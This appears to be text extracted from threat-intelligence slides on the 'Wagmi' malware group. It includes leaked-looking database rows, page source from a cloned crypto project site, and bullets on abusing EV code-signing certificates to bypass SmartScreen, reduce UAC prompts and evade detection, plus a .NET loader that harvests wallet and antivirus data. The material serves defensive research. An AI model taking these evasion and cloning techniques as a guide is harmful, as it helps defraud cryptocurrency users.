
```
    echo "created";↓
} catch (PDOException $e) {↓
    echo "Error: " . $e->getMessage();↓
}↓
```

"2435"	"TZYPDY"	"#paket"	"1733064412"↓
"2436"	"BDMQSX"	"#lanrock"	"1733064653"↓
"2437"	"GLGJPC"	"#ssabiduria"	"1733064708"↓
"2438"	"PCVWTX"	"#bag1kq"	"1733064854"↓
"2439"	"123123"	"#lanrock"	"1733065121"↓
"2440"	"XYKFNP"	"#novenkiy"	"1733065443"←

Wagmi Organizational Structure



WAGMI LANDINGS: COPY OR ORIGINAL?



```
view-source:https://tokyoronins.xyz
467 <img alt="Tokyo Ronins logo" data-bbox="142 143 467 613"/>
468 <div class="header_right">
469   <ul class="header_list-nav" style="opacity: 1;">
470     <li class="header_list-nav_item -current" data-nav-grp="home"> <a
471       class="header_list-nav_a -upper font-quatro -black" href="/" data-hover-nav=""
472       style="pointer-events: none;" tabindex="-1">
473       <div class="header_list-nav_text">Home <div data-animation="nav-line"
474         class="header_list-nav_line" aria-hidden="true"
475         style="translate: none; rotate: none; scale: none; opacity: 1; transform: translate3d(0%, 0px, 0px) rotate(0.001deg);">
476       </div>
477     </li>
478     <li class="header_list-nav_item" data-nav-grp="about"> <a
479       class="header_list-nav_a -upper font-quatro -black"
480       href="https://www.tokyo-beast.com/about" data-hover-nav="" style="" tabindex="0">
481       <div class="header_list-nav_text">WORLD <div data-animation="nav-line"
482         class="header_list-nav_line" aria-hidden="true"
483         style="translate: none; rotate: none; scale: none; clip-path: inset(0% 100% 0% 0%); transform: translate(-10%, 0px);">
484       </div>
485     </li>
486   </ul>
487 </div>
```

Original content of the legitimate website


EV CERTIFICATES

»»»» Bypasses Windows SmartScreen alerts


»»»» Reduces UAC prompts

»»»» Achieves low detection rates

»»»» Creates a false sense of security for victims



REVOCACTION OF EV CERTIFICATES BEING ABUSED



Consequences:

- Temporal work paralysis
- Bulk flag of malware builds
- Important time and money loss
- Early disruption of malware campaign

CRYPTOLOVE.NET LAUNCHER

First discovered: self-contained .NET loader

Gathers AV, country, cryptowallet information

Anti-analysis evasion

